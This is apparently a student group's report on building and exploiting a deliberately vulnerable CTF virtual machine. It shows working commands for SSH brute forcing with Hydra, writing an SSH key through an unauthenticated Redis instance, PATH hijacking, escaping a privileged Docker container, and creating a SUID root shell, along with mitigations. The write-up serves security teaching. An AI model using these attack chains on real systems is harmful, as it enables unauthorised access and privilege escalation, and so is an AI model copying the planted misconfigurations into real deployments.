

# Report - Group 17

VM name: VM\_0734981627349812

- Abhishek reddy Gade, 2197192, [gade.2197192@studenti.uniroma1.it](mailto:gade.2197192@studenti.uniroma1.it)
- Riccardo Giacinti, 2224996, [giacinti.2224996@studenti.uniroma1.it](mailto:giacinti.2224996@studenti.uniroma1.it)
- Gandikota Venkata Sai Hemanth, 2166750, [gandikotavenkata.2166750@studenti.uniroma1.it](mailto:gandikotavenkata.2166750@studenti.uniroma1.it)

## Vulnerabilities:

1. Brute force
2. SUID Misconfiguration
3. Redis vulnerability
4. Path hijacking
5. Docker escape
6. SUID-root binary

## Scanning:

We have inserted some fake ports into the system so that when the system is scanned with nmap we get 7 ports out of which only one port works which is SSH (port 22)

The hints are included on every path of the way for a guide to the attackers to get into the machine

```
(kali㉿kali)-[~]
$ nmap -T4 192.168.96.74 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-23 02:20 EDT
Nmap scan report for 192.168.96.74
Host is up (0.00093s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1444/tcp  open  marcam-lm
2222/tcp  open  EtherNetIP-1
3307/tcp  open  opsession-prxy
6379/tcp  open  redis
8081/tcp  open  blackice-icecap
9090/tcp  open  zeus-admin
MAC Address: 08:00:27:0F:7F:8D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 30.94 seconds
```

# Password Brute-Force Attack on User naruto

We added a hint to the ssh login page when the user logs in:

```
(kali㉿kali)-[~/Desktop]
$ ssh 172.20.10.2

Gate of the Hidden Leaf

Welcome to the Hidden Leaf Village

Only the shinobi with true patience may pass.

The gate is watched by Naruto – loud, bold, and... predictable.
He may guard the door, but his lock is as weak as his ramen cravings.

Many have tried, shouting names from a scroll of likely secrets.
One of them... got in.

ハッピーハッキング – Move like the wind. Quiet. Methodical.

Happy Hacking
```

## Vulnerability Description

In this challenge, the system is configured with a user named naruto, whose SSH login credentials are intentionally weak. This was done to simulate a real-world scenario in which an attacker may gain unauthorized access by performing a password brute-force attack against an SSH service.

The objective for the player is to discover the weak password using a common wordlist and gain initial foothold access to the system.

## Attack Methodology

### Step 1: Wordlist Selection

To test the vulnerability, a password wordlist containing likely passwords was selected. The following wordlist was used: [probable\\_wpa.txt by kkrypt0nn \(GitHub\)](#)

This wordlist is curated from commonly used passwords and is often used in penetration testing and WiFi password auditing. It contains 4800 probable passwords and strikes a good balance between size and efficiency.

## Tool Used – Hydra

**Hydra (also known as THC-Hydra)** is a fast and flexible password cracking tool used for login brute-force attacks. It supports various protocols, including SSH, FTP, HTTP, SMB, and more.

- **Key Features:**
  - Supports parallelized login attempts (-t option for thread count)
  - Can stop at the first valid login (-f flag)
  - Compatible with many network protocols

```
[kali@kali] ~/Desktop
$ hydra -l naruto -P /home/kali/Desktop/newword.txt -t 64 -f ssh://172.20.10.2

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-13 10:13:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 4800 login tries (l:1/p:4800), ~75 tries per task
[DATA] attacking ssh://172.20.10.2:22/
[STATUS] 494.00 tries/min, 494 tries in 00:01h, 4353 to do in 00:09h, 17 active
[STATUS] 325.00 tries/min, 975 tries in 00:03h, 3876 to do in 00:12h, 13 active
[STATUS] 255.29 tries/min, 1787 tries in 00:07h, 3065 to do in 00:13h, 12 active
[STATUS] 228.50 tries/min, 2742 tries in 00:12h, 2110 to do in 00:10h, 12 active
[22][ssh] host: 172.20.10.2 login: naruto password: qwerty123
[STATUS] attack finished for 172.20.10.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-13 10:30:22
```

## Why is it realistic?

Setting weak passwords is still to this day a very common bad habit. Allowing weak passwords on critical services such as SSH can result in a complete compromise of the system. Brute-force attacks are common and can be automated using widely available tools and wordlists. This vulnerability demonstrates the importance of enforcing:

- Strong password policies
- Rate-limiting or account lockout mechanisms
- Fail2Ban or similar intrusion prevention systems
- Multi-factor authentication for remote access

# SUID Misconfiguration from naruto to sasuke

The goal of this challenge is to escalate privileges from a limited user (naruto) to a higher-privileged user (sasuke). This task simulates a typical CTF-style privilege escalation via insecure file permissions, hidden files, and decoy directories.

## Step-by-Step Exploitation

### Step 1: Investigate */opt* Directory

Navigate to */opt*:

The directory appears to contain a single unnamed or empty-looking file.

```
naruto@VM3517924308471238:/opt$ ls
containerd  luffy-scripts  madara_flaw  sasuke-tools
```

### Step 2 : Analyze and Execute *.debugtool*

Make the file executable if needed:

upon executing the program u will get into sasuke user

```
naruto@VM3517924308471238:/opt$ cd sasuke-tools
naruto@VM3517924308471238:/opt/sasuke-tools$ ls
naruto@VM3517924308471238:/opt/sasuke-tools$ ls -la
total 24
drwxr-xr-x 2 root root 4096 May 14 08:57 .
drwxr-xr-x 7 root root 4096 May  4 17:22 ..
-rwsr-x--x 1 root root 16008 Apr 24 12:57 .debugtool
naruto@VM3517924308471238:/opt/sasuke-tools$ ./debugtool
sasuke@VM3517924308471238:/opt/sasuke-tools$ ls
sasuke@VM3517924308471238:/opt/sasuke-tools$
```

## Why is it realistic?

Privilege escalation via insecure file permissions is a realistic and frequently exploited vulnerability in real-world environments. In multi-user Linux systems admins or developers often accidentally assign overly permissive permissions to critical scripts, config files, or directories. Also many systems rely on cron jobs, custom scripts, or backup systems. If any of these execute files from insecure directories or as privileged users, they become potential targets.

Attackers actively use this type of vulnerability in real-world attacks, and it often leads to full system compromise when an attacker-controlled user identifies a script or binary and modifies it to execute arbitrary code. It's especially dangerous because it doesn't crash services or alert admins immediately, plus it requires only some basic Linux knowledge to exploit it, and may also bypass tools like AppArmor or SELinux if the exploit occurs in a trusted system process, like Cronjob.

## Redis exploitation from sasuke to animeuser

This part of the report shows the setup and exploitation of a privilege escalation vulnerability via a misconfigured Redis server running under the non-root user animeuser. The attacker (sasuke) gains unauthorized SSH access to animeuser by injecting an SSH key into `~/.ssh/authorized_keys` using Redis CONFIG and SAVE commands.


### Setup:

First, we compiled Redis 5.0.14 from source. We specifically chose Redis version 5.0.14 because CONFIG and SAVE commands are fully available with no authentication, making it ideal for exploitation, especially in CTF environments where misconfigurations are intentional. After that, we copied its binaries to animeuser's home, then we prepared animeuser's .ssh environment.

The last step of the setup we edited `/home/animeuser/redis.conf`:

```
bind 0.0.0.0
protected-mode no
daemonize yes
dir /home/animeuser/.ssh
```

Redis's behavior is governed by its configuration file (`redis.conf`). To make the exploit possible, we had to intentionally misconfigure it. `bind 0.0.0.0` allows Redis to accept connections from any network interface, so it's necessary if the attacker isn't on localhost.



```
animeuser@setupvm: /etc
GNU nano 7.2 /home/animeuser/redis.conf *
# IF YOU ARE SURE YOU WANT YOUR INSTANCE TO LISTEN TO ALL THE INTERFACES
# JUST COMMENT THE FOLLOWING LINE.
# ~~~~~
bind 0.0.0.0

# Protected mode is a layer of security protection, in order to avoid that
# Redis instances left open on the internet are accessed and exploited.
#
# When protected mode is on and if:
#
# 1) The server is not binding explicitly to a set of addresses using the
#    "bind" directive.
# 2) No password is configured.
#
# The server only accepts connections from clients connecting from the
# IPv4 and IPv6 loopback addresses 127.0.0.1 and ::1, and from Unix domain
# sockets.
#
# By default protected mode is enabled. You should disable it only if
# you are sure you want clients from other hosts to connect to Redis
# even if no authentication is configured, nor a specific set of interfaces
# are explicitly listed using the "bind" directive.
protected-mode no_
```

*protected-mode no* disables Redis's built-in safety checks that restrict access when no authentication is configured. Without this, Redis would reject external connections even if no password was set.

*daemonize yes* runs Redis as a background process. It ensures that Redis stays running after the user logs out or reboots the system (especially important when we add it to *@reboot* via crontab).

```
# The working directory.
#
# The DB will be written inside this directory, with the filename specified
# above using the 'dbfilename' configuration directive.
#
# The Append Only File will also be created inside this directory.
#
# Note that you must specify a directory here, not a file name.
dir /home/animeuser/.ssh_
```

*dir /home/animeuser/.ssh* is the most important change because it sets the directory where Redis writes its dump.rdb file or any file specified with *dbfilename*. This lets the attacker redirect Redis's file-saving behavior to the victim's *~/ssh* directory.

After editing *redis.conf*, we started the service as *animeuser* and we made the service persistent via Crontab:

```
# m h dom mon dow   command
@reboot /home/animeuser/redis-server /home/animeuser/redis.conf
```

## Testing exploitation:

The first step of exploitation was generating an SSH key in order to prepare a payload ready to be injected:

```
sasuke@setupvm:~$ ssh-keygen -t rsa -f /tmp/sasuke_key -N ""
Generating public/private rsa key pair.
Your identification has been saved in /tmp/sasuke_key
Your public key has been saved in /tmp/sasuke_key.pub
The key fingerprint is:
SHA256:bWMmVBbnFiZZa5MDSx+GbV1L74C1mgSd903Y9you9Jc sasuke@setupvm
The key's randomart image is:
+---[RSA 3072]-----+
|      O00o.o.o      |
|      +o@=0ooo      |
|      . .% +.o      |
|      . . + = *      |
|      S * o . =      |
|      =.. o         |
|      . . ..        |
|      . o E.        |
|      o.o.         |
+---[SHA256]-----+
sasuke@setupvm:~$ (echo -e "\n\n"; cat /tmp/sasuke_key.pub; echo -e "\n\n") > /tmp/payload.txt
sasuke@setupvm:~$ cat /tmp/payload.txt | /home/animeuser/redis-cli -h 127.0.0.1 -p 6379 -x set ssh_key
```

then we connected to redis-cli and abused CONFIG/SAVE:

```
/home/animeuser/redis-cli -h 127.0.0.1 -p 6379
```

```
<127.0.0.1:6379> config set dir /home/animeuser/.ssh
```

```
<127.0.0.1:6379> config set dbfilename authorized_keys
```

```
<127.0.0.1:6379> save
```

So now we are able to login to animeuser using:

```
ssh -i /tmp/sasuke_key animeuser@172.20.10.2
```

### **Why is it realistic?**

In many real-world deployments, Redis is set up quickly by developers or sysadmins for internal caching, queuing, or session management, often without proper security hardening. These habits lead to Redis being exposed to the network without passwords, running as higher-privileged users (like service accounts), and allowing sensitive commands like CONFIG set dir and SAVE.

The exploitation steps closely match the tactics used by attackers or penetration testers:

- Local enumeration to find listening services (e.g., Redis on port 6379).
- Accessing unauthenticated Redis instances to test command capabilities.
- Abuse of file-write capability using CONFIG and SAVE to perform lateral movement or privilege escalation.
- Injecting SSH keys into ~/.ssh/authorized\_keys to establish persistence.

So to conclude, this exploitation technique is pretty realistic, as it is usually used to compromise cloud VMs, Kubernetes containers, and mismanaged internal networks.

## **Path Hijacking from animeuser to luffy**

Path hijacking is a form of attack when an attacker places a malicious script or binary with the same name as an expected executable in a directory that is prioritized earlier in the system's \$PATH environment variable. As a result, the malicious file is executed by the system rather than the intended, normal executable.

To put it simply, path hijacking happens when an attacker changes the executable search path

on the system such that it launches a malicious program rather than the intended one.

Here we are trying to escalate the privileges from low privilege account (AnimeUser) to Higher Privilege account (Luffy) using a vulnerability called Path Hijacking.

This vulnerability was created as below:

- a) We have created a script which extracts the data from the tmp directory using tar command as below:

```
animeuser@setupvm:/home/luffy/scripts$ cat backup.sh
#!/bin/bash
echo "[*] Backing up..."
tar -czf /tmp/backup.tar.gz /home/luffy/documents
echo "[*] Done!"
```

- b) This [backup.sh](#) is added to the sudo file to access this file without password.
- c) This causes sudo misconfiguration to access the backup file without password.

This specific vulnerability is using sudo misconfiguration vulnerability + Path Hijacking vulnerability.

Attack steps:

- a) At the first step, the attacker will create the malicious tar file as below:

```
animeuser@setupvm:~/fakebin$ cat tar
#!/bin/bash
echo "[!] PWNERD: This is the fake tar! Whoami: $(whoami)"
sudo -u luffy /bin/bash
```

- b) Now the attacker will add this malicious tar file to the PATH Environment variable as below:

```
animeuser@VM0734981627349812:/home/luffy$ echo $PATH
/home/animeuser/fakebin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

- c) Now we will execute the [backup.sh](#) as below and escalate the privileges to the luffy account:

```
animeuser@setupvm:~$ export PATH=/home/animeuser/fakebin:$PATH
animeuser@setupvm:~$ /home/luffy/scripts/backup.sh
[*] Backing up...
[!] PWNERD: This is the fake tar! Whoami: animeuser
luffy@setupvm:/home/animeuser$ whoami
Command 'whoami' not found, did you mean:
  command 'whoami' from deb coreutils (9.4-2ubuntu2)
Try: apt install <deb name>
luffy@setupvm:/home/animeuser$ whoami
luffy
luffy@setupvm:/home/animeuser$ |
```



This vulnerability can be mitigated using by fixing the misconfiguration of the sudoers file and preventing the attackers from modifying the \$PATH Environment Variable.

### Why is it realistic?

Path hijacking is a realistic and practical vulnerability because it abuses how operating systems resolve executable paths, a mechanism deeply embedded in Unix-like systems. This is not a bug, but a misuse of a legitimate system behavior — which makes it:

- Hard to detect without good auditing,
- Easy to overlook by developers and sysadmins,
- Very effective when misconfigured scripts or tools are used.

Real-world attackers, including both penetration testers and malicious actors, actively exploit path hijacking, as it is used to escalate from a low-privileged user to a more privileged one when cron jobs or SUID binaries are involved. It can also help malware persistence, as some malwares place fake binaries in writable directories to ensure they get executed before real system binaries.

## Docker Escape Vulnerability from luffy to madara:

### What is Docker Escape?

When a process within a Docker container manages to escape its isolated environment and gain access to the host system underneath, it is known as the Docker escape vulnerability. This usually occurs as a result of incorrect setups or security holes in the container that let the container interact with private host resources and obtain privileges or access without authorization.

### Vulnerability Creation:

We created this vulnerability using the below script:

```
luffy@setupvm:~$ cat .start_dev.sh
#!/bin/bash
docker run --rm -it --privileged \
  -v /home/madara:/mnt/madara \
  -v /home/luffy:/mnt/luffy \
  -v /tmp:/mnt/tmp \
  -v /etc:/mnt/etc \
  ubuntu:22.04 /bin/bash
```

Let's discuss why this script is vulnerable:

- 1) - - Privileged Flag:
  - a) When the --privileged flag is used to run the container, it gains elevated privileges that enable it to communicate with the host system's kernel and get over Docker's security limitations.
- 2) Mounted Sensitive Directories:
  - a) The container can access sensitive host directories by mounting certain directories from the host, such as /home/madara, /home/luffy, /tmp, and /etc. Compared to mounting the full root filesystem (/), this lessens exposure, but it still permits access to important items that might be exploited to escalate privileges, such as SSH configuration files (authorized\_keys).
- 3) Lack of Access Control:
  - a) The container has access to change the sensitive files located in /mnt/home/madara/.ssh. The attacker can obtain SSH access to the host system's madara user by inserting an SSH public key into authorized\_keys.

## Exploitation:

- 1) We will run the script .start\_dev.sh
- 2) Now we will enter into the root container:

```
luffy@setupvm:~$ ./start_dev.sh
root@5b1a3b63a369:/# whoami
root
root@5b1a3b63a369:/# |
```

- 3) Now we will create the ssh keys and save it in /mnt/luffy/id\_rsa:

```
root@5b1a3b63a369:/# ssh-keygen -t rsa -b 2048 -f /mnt/luffy/id_rsa
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /mnt/luffy/id_rsa
Your public key has been saved in /mnt/luffy/id_rsa.pub
The key fingerprint is:
SHA256:qYmVL14z8Uxfj+ucNDyBVC9goaw9j0XkDsxcLSWwPME root@5b1a3b63a369
The key's randomart image is:
+----[RSA 2048]-----+
|      .o.B+o      |
|      *EO+. .    |
|      @ +. . .    |
|      . + * . .   |
|      o S + + o   |
|      o + = * o + |
|      . + = + o * .|
|      . o o   o =  |
|      .          . =|
+----[SHA256]-----+
root@5b1a3b63a369:/# ls /mnt/luffy/
documents id_rsa id_rsa.pub scripts
```

- 4) Now we will move the public key of luffy to authorized keys of madara:

```

root@5b1a3b63a369:/mnt/luffy# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCMH+O4wVW6MtkSyEeOLu47f20p1gK57oBRXMIg7dGy4KwVb8jGh60UN0r2I/j/SfoQLWJ6qfwBms6r8s7TV8P1oGE08KRJeb+EmRkQmEW+mf/QPnm4p48FGsaENfLnEZPpvkXVSArzQLGyKgg26FbcWZ868htwRS9C1ie8Gj0
qSMszkKNVwCwvSTLTSMuFCmBU2CBAjIcvOORxcF5v0ZqRLXpMkpsVXE4B4sqz+rJgRQr6adg37+eQGNqr9gwtbLNZPgRX8VXkkUBpPNU7qehrHI78WQjkIaZ0g2Curdaf04GZrLTHUF6wyzIP4Rnk2DexIrVHkj0jq0Csd20h root@5b1a3b63a369
root@5b1a3b63a369:/mnt/luffy# echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCMH+O4wVW6MtkSyEeOLu47f20p1gK57oBRXMIg7dGy4KwVb8jGh60UN0r2I/j/SfoQLWJ6qfwBms6r8s7TV8P1oGE08KRJeb+EmRkQmEW+mf/QPnm4p48FGsaENfLnEZPpvkX
VSArzQLGyKgg26FbcWZ868htwRS9C1ie8Gj0qSMszkKNVwCwvSTLTSMuFCmBU2CBAjIcvOORxcF5v0ZqRLXpMkpsVXE4B4sqz+rJgRQr6adg37+eQGNqr9gwtbLNZPgRX8VXkkUBpPNU7qehrHI78WQjkIaZ0g2Curdaf04GZrLTHUF6wyzIP4Rnk2DexIrVHkj0jq0Csd20h r
oot@5b1a3b63a369" >> /mnt/madara/.ssh/authorized_keys

```

5) Change the ownership and the permissions for the keys:

```

root@5b1a3b63a369:/mnt/luffy# chown 1004:1004 id_rsa
root@5b1a3b63a369:/mnt/luffy# chown 1005:1005 /mnt/madara/.ssh/authorized_keys
root@5b1a3b63a369:/mnt/luffy# chmod 600 id_rsa
root@5b1a3b63a369:/mnt/luffy# chmod 600 /mnt/madara/.ssh/authorized_keys
root@5b1a3b63a369:/mnt/luffy# |

```

6) Let's try to login to madara from luffy using the id\_rsa generated:

```

luffy@setupvm:~$ ssh -i id_rsa madara@192.168.1.106
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-59-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Wed May 14 01:23:06 PM UTC 2025

System load:          0.09
Usage of /:            52.2% of 15.62GB
Memory usage:         12%
Swap usage:           0%
Processes:            146
Users logged in:      1
IPv4 address for enp0s3: 192.168.1.106
IPv6 address for enp0s3: 2001:b07:646d:d875:a00:27ff:fe32:1b6d

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

3 updates can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Wed May 14 11:39:39 2025 from 192.168.1.106
madara@setupvm:~$ |

```

7) BOOM!!!!!! It's exploited.

This Vulnerability can be mitigated using:

- 1) Avoid the *--privileged* flag:
  - a) Unless it is absolutely required, do not provide containers complete access to the host system.
- 2) Limit mounted directories:

a) To stop unwanted access to important files like SSH keys, only mount non-sensitive directories.

3) Use user namespaces:

a) Limit privileges and enhance isolation from the host system by running containers with non-root users.

### Why is it realistic?

In real-world environments, Docker is often misconfigured in ways that weaken its isolation guarantees. While Docker tries to sandbox containers using kernel features like namespaces and cgroups, these features have had serious vulnerabilities:

- CVE-2019-5736: runc vulnerability that allowed overwriting the host runc binary from inside a container (Docker escape).
- DirtyPipe (CVE-2022-0847): kernel bug that allowed local privilege escalation from inside containers.
- CVE-2021-3493: AppArmor profile bypass allowing container breakout on Ubuntu.

Many containers run internal dev tools, build pipelines (CI/CD), or background cron jobs. An attacker who compromises a container (via vulnerable web app or command injection) often finds AWS credentials in environment variables, Docker socket mounted inside the container, Git tokens and SSH keys. Attackers have also used containers as pivot points into Kubernetes clusters or cloud metadata services. So, in conclusion, real world attacker groups have effectively used docker escapes in different real world scenarios, making it an actual threat.

## SUID-Root binary exploitation from madara to root

For privilege escalation from madara to root we used a SUID-Root binary exploitation, a logic-based privilege escalation vulnerability, where a SUID-root binary executes a user-writable script without validating its content, permissions, or ownership. This allows an unprivileged user (madara) to inject commands and execute them as root.

### Setup:

The first step was to create a hidden directory to store a vulnerable script file. Then we wrote the C program that executes the script:

```
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0); // Switch effective UID to root
    system("/var/backups/.scripts/runner.sh"); // Run script
    return 0;
}
```

After that we compiled and configured the binary to grant SUID root privileges and allow only madara to execute it.

### Testing exploitation:

To verify that madara can escalate privileges by modifying the script and triggering the binary, we first crafted the payload to copy bash to an accessible location and make it SUID-root:

```
echo "cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash" > /var/backups/.scripts/runner.sh
```

Then we executed the SUID binary in order to run the payload as root:

```
/usr/local/sbin/runner
```

So now the copied bash is SUID-root and can be invoked with -p:

```
/tmp/rootbash -p
```

```
madara@VM0734981627349812:~$ echo "cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash" > /var/backups/.scripts/runner.sh
madara@VM0734981627349812:~$ chmod +x /var/backups/.scripts/runner.sh
chmod: changing permissions of '/var/backups/.scripts/runner.sh': Operation not permitted
madara@VM0734981627349812:~$ ls -l /var/backups/.scripts/runner.sh
-rwxrwxrwx 1 root root 53 May 20 18:23 /var/backups/.scripts/runner.sh
madara@VM0734981627349812:~$ /usr/local/sbin/runner
madara@VM0734981627349812:~$ /tmp/rootbash -p
rootbash-5.2# ls
madara-flag.txt
rootbash-5.2# cd /home/ro
rootbash: cd: /home/ro: No such file or directory
rootbash-5.2# cd /root/
rootbash-5.2# ls
root.txt snap
rootbash-5.2# cat root.txt
FLAG{hokage-level-access-achieved}
rootbash-5.2# exit
exit
```

### Why is it realistic?

In real-world environments, SUID-root binaries are rare but do exist in legacy maintenance tools or improperly secured system utilities. System administrators sometimes allow scripts to be externally modifiable for testing or automation without realizing the privilege boundary.

system() is commonly misused in C/C++ programs for simplicity, but it is highly dangerous when paired with elevated privileges and untrusted input.

In conclusion, real world attackers make use of this type of vulnerability, especially in post-exploitation stages (once attackers have limited shell access and want to escalate to root) and in targeted attacks on misconfigured systems or embedded Linux environments.